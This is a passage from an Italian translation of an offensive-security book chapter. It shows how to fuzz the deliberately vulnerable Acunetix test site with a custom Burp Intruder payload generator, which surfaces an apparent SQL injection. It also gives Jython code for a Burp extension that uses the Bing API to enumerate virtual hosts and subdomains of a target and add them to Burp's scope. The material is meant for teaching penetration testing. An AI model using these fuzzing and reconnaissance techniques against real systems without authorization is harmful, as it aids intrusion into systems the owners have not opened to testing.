


Figura 6.4 - Burp Extender mostra che l'estensione è stata caricata.

Potete vedere che la nostra estensione è stata caricata e che Burp ha identificato che il generatore di payload Intruder è stato registrato. Siamo ora pronti per utilizzare la nostra estensione in un attacco reale. Assicuratevi che il vostro browser web sia configurato per usare Burp Proxy come proxy localhost sulla porta 8080 e attaccate la stessa applicazione web Acunetix del [Capitolo 5](#), andando su <http://testphp.vulnweb.com>. Come esempio, ho usato la piccola barra di ricerca sul loro sito per inviare una ricerca della stringa “test”. La [Figura 6.5](#) mostra come si può vedere questa richiesta nel tab della history HTTP del tab **Proxy**. Per inviare la richiesta all’Intruder si deve fare un clic destro.

Ora passate al tab **Intruder** e cliccate sul tab **Positions**. Apparirà una schermata che mostrerà evidenziato ogni parametro della richiesta. Questo è Burp che sta identificando i punti dove dovremmo essere fuzzing. Potete provare a modificare i delimitatori del payload o selezionare l’intero payload se volete, ma nel nostro caso lasciamo decidere a Burp dove dovremo fare il fuzzing. Per chiarezza, guardate la [Figura 6.6](#), la quale mostra come funziona l’evidenziazione del payload.




Figura 6.5 - Selezionare una richiesta HTTP da inviare all’Intruder.




Figura 6.6 - Evidenziazione dei parametri del payload in Burp Intruder.

Ora cliccate sul tab **Payloads**. In questa schermata cliccate su **Payload type** e selezionate **Extension-generated**. Nella sezione **Payload Options** cliccate sul pulsante

Select generator... e scegliete **BHP Payload Generator** dal menu a tendina. La vostra schermata di Payload dovrebbe somigliare a quella di [Figura 6.7](#).




Figura 6.7 - Utilizzo dell'estensione fuzzing come payload generator.

Ora siamo pronti per inviare la nostra richiesta. In cima alla barra dei menu di Burp, cliccate su **Intruder** e selezionate **Start Attack**. Questo avvierà l'invio delle richieste fuzzed e sarete in grado di ottenere velocemente i risultati. Quando ho eseguito il fuzzer, ho ricevuto l'output come mostrato in [Figura 6.8](#).

Come potete vedere dal messaggio di warning sulla linea 61 della risposta, nella richiesta 5, abbiamo scoperto che sembra esserci una vulnerabilità di SQL injection. Ora, certamente il nostro fuzzer serve solo per scopi dimostrativi, ma vi sorprenderà quanto possa essere efficace nel far restituire errori a un'applicazione web, nello scoprire percorsi dell'applicazione o nel fare ciò in cui tanti altri scanner potrebbero non riuscire. La cosa importante è capire come rendere la nostra estensione utilizzabile per gli attacchi di Intruder. Ora creiamo una estensione che ci assisterà nel realizzare delle ricognizioni estese su un server web.




Figura 6.8 - Il nostro fuzzer in azione in un attacco di Intruder.

Bing in combinazione con Burp

Quando stiamo attaccando un server web, non è raro che su una singola macchina girino diverse applicazioni web, alcune delle quali potrebbero non interessarci. Sicuramente vorrete scoprire gli hostname esposti su questo server web poiché questi potrebbero fornirvi un modo semplice di ottenere una shell. Non è raro trovare una applicazione web non sicura o anche risorse di sviluppo situate nella stessa macchina del vostro target. Il motore di ricerca Bing di Microsoft ha capacità di ricerca che consentono di richiedere a Bing tutti i siti web che trova su un singolo indirizzo IP (usando il modificatore di ricerca “IP”). Bing vi dirà anche quali sono tutti i sottodomini di un dato dominio (usando il modificatore “domain”).

Naturalmente, possiamo usare uno *scraper* per passare queste richieste a Bing e poi fare lo *scrape* dell’HTML risultante, ma questo sarebbe un modo cattivo (e violerebbe anche molte delle condizioni di utilizzo dei motori di ricerca). Per stare lontani dai guai, possiamo usare le API di Bing per passare queste query in modo programmatico e poi fare noi stessi il parsing dei risultati.

NOTA

Visitate <http://www.bing.com/dev/en-us/dev-center/> per ottenere una chiave (Bing API key) gratuita che vi consenta di utilizzare le API di Bing.

Per questa estensione non vogliamo implementare delle fantasiose GUI aggiuntive per Burp (oltre al context menu); vogliamo semplicemente mostrare l’output dei risultati su Burp ogni volta che facciamo una richiesta, e ogni URL rilevata sullo scope target di Burp verrà aggiunta automaticamente. Poiché vi ho già fatto vedere come leggere la documentazione delle API di Burp e fare la conversione in Python, andremo dritti al codice. Aprite un nuovo file *bhp_bing.py* e inserite il seguente codice:

```
from burp import IBurpExtender
from burp import IContextMenuFactory
from javax.swing import JMenuItem
from java.util import List, ArrayList
from java.net import URL
import socket
import urllib
import json
import re
import base64

bing_api_key = "YOURKEYHERE" ❶

class BurpExtender(IBurpExtender, IContextMenuFactory): ❷
```

```

def registerExtenderCallbacks(self, callbacks):
    self._callbacks = callbacks
    self._helpers = callbacks.getHelpers()
    self.context = None
    # impostiamo la nostra estensione
    callbacks.setExtensionName("BHP Bing")
    callbacks.registerContextMenuFactory(self) ❸
    return

def createMenuItems(self, context_menu):
    self.context = context_menu
    menu_list = ArrayList()
    menu_list.add(JMenuItem(
        "Send to Bing",
        actionPerformed=self.bing_menu) ❹
    )
    return menu_list

```

Questa è la prima porzione della nostra estensione Bing. Assicuratevi di avere la vostra Bing API key incollata da qualche parte ❶; vi sono consentite qualcosa come 2500 ricerche gratuite al mese. Iniziamo definendo la nostra classe `BurpExtender` ❷ che implementa l'interfaccia standard `IBurpExtender` e la `IContextMenuFactory`, la quale ci consente di fornire un context menu quando l'utente clicca in Burp con il tasto destro su una richiesta. Registriamo il nostro menu handler ❸ in modo che possiamo stabilire il sito cliccato dall'utente, il che poi ci consente di costruire le nostre richieste a Bing. L'ultimo step consiste nel definire la nostra funzione `createMenuItem`, la quale riceverà un oggetto `IContextMenuInvocation` che useremo per determinare quale richiesta HTTP è stata selezionata. Infine facciamo il rendering del nostro menu item in modo che la funzione `bing_menu` gestisca gli eventi di clic ❹. Ora aggiungiamo la logica per compiere la Bing query, mostrare i risultati e aggiungere ogni virtual host che è stato scoperto allo scope target di Burp.

```

def bing_menu(self, event):
    # prendi i dettagli su cio' che l'utente ha cliccato
    http_traffic = self.context.getSelectedMessages() ❶
    print "%d requests highlighted" % len(http_traffic)
    for traffic in http_traffic:
        http_service = traffic.getHttpService()
        host = http_service.getHost()
        print "User selected host: %s" % host
        self.bing_search(host)
    return

def bing_search(self, host):
    # controlla se abbiamo un IP o un hostname

```

```

    is_ip = re.match("[0-9]+(?:.[0-9]+){3}", host)
    if is_ip: ❷
        ip_address = host
        domain = False
    else:
        ip_address = socket.gethostbyname(host)
        domain = True
        bing_query_string = "`ip:%s'" % ip_address
        self.bing_query(bing_query_string) ❸
    if domain:
        bing_query_string = "`domain:%s'" % host
        self.bing_query(bing_query_string) ❹

```

La nostra funzione `bing_menu` viene chiamata quando l'utente clicca sul context menu item che abbiamo definito. Recuperiamo tutte le richieste HTTP che erano evidenziate ❶ e poi per ognuna recuperiamo la porzione di host della richiesta e la spediamo alla nostra funzione `bing_search` per successive elaborazioni. La funzione `bing_search` prima determina se avevamo passato un indirizzo IP o un hostname ❷. Dopo chiediamo a Bing tutti gli host virtuali che hanno lo stesso indirizzo IP ❸ dell'host contenuto nella richiesta HTTP sulla quale è stato fatto clic destro. Se alla nostra estensione è stato passato un dominio, allora facciamo anche una ricerca secondaria ❹ per ogni sottodominio che Bing può avere indicizzato. Adesso aggiungiamo la parte che consente di usare le API HTTP di Burp per inviare a Bing le richieste e fare il parsing dei risultati. Aggiungete il seguente codice, assicurandovi di indentarlo correttamente, con lo stesso livello di indentazione degli altri metodi della classe `BurpExtender`, altrimenti otterrete degli errori.

```

def bing_query(self,bing_query_string):
    print "Performing Bing search: %s" % bing_query_string
    # codifica la nostra query
    quoted_query = urllib.quote(bing_query_string)
    http_request = "GET https://api.datamarket.azure.com/" \
        "Bing/Search/Web?$format=json&$top=" \
        "20&Query=%s HTTP/1.1\r\n" % quoted_query
    http_request += "Host: api.datamarket.azure.com\r\n"
    http_request += "Connection: close\r\n"
    http_request += "Authorization: Basic %s\r\n" \
        %base64.b64encode(":%s" % bing_api_key) ❶
    http_request += "User-Agent: Blackhat Python\r\n\r\n"
    json_body = self._callbacks.makeHttpRequest(
        "api.datamarket.azure.com",
        443,

```

```

        True,
        http_request).tostring() ❷
    json_body = json_body.split("\r\n\r\n",1)[1] ❸
    try:
        r = json.loads(json_body) ❹
        if len(r["d"]["results"]):
            for site in r["d"]["results"]:
                print "*" * 100 ❺
                print site['Title']
                print site['Url']
                print site['Description']
                print "*" * 100
                j_url = URL(site['Url'])
                if not self._callbacks.isInScope(j_url): ❻
                    print "Adding to Burp scope"
                    self._callbacks.includeInScope(j_url)
    except:
        print "No results from Bing"
    pass
    return

```

Okay! Le API HTTP di Burp richiedono che costruiamo l'intera richiesta HTTP come stringa prima di inviarla; in particolare potete vedere che dobbiamo codificare base64 ❶ la nostra Bing API key e usare una autenticazione HTTP basic per fare la chiamata alle API. Inviando poi la nostra richiesta HTTP ❷ ai server di Microsoft. Quando arriva la risposta, l'avremo per intero, inclusi gli header, quindi spezziamo gli header ❸ e poi passiamoli al nostro parser JSON ❹. Per ogni insieme di risultati stampiamo alcune informazioni sul sito che abbiamo scoperto ❺ e, se tale sito non è nello scope del target di Burp ❻, lo aggiungiamo automaticamente. Questa combinazione mostra un utilizzo delle API di Jython e Python puro in una estensione Burp per fare ricognizioni aggiuntive mentre si sta attaccando un particolare target. Vediamo come funziona.

Prova su strada

Per far funzionare l'estensione Bing search usate la stessa procedura che abbiamo usato per la nostra estensione fuzzing. Quando viene caricata, andate su <http://testphp.vulnweb.com> e fate un clic destro sulla richiesta che avete appena inviato. Se l'estensione è stata caricata correttamente, dovrete vedere comparire la nuova opzione di menu di Bing, come mostrato in [Figura 6.9](#).

Quando cliccate su questa opzione di menu, a seconda dell'output che avete scelto

quando avete caricato l'estensione, dovrete iniziare a vedere i risultati da Bing, come mostrato in [Figura 6.10](#).




Figura 6.9 - La nuova opzione di menu mostra la nostra estensione.



Figura 6.10 - L'estensione mostra l'output dalla ricerca effettuata con le API di Bing.

Se cliccate sul tag **Target** in Burp e poi scegliete **Scope**, vedrete che nuovi elementi

vengono aggiunti automaticamente al nostro target scope, come mostrato in [Figura 6.11](#).




Figura 6.11 - Gli host scoperti vengono aggiunti automaticamente allo scope target di Burp.

Il target scope limita le attività come gli attacchi, gli spidering e gli scan ai soli host definiti.

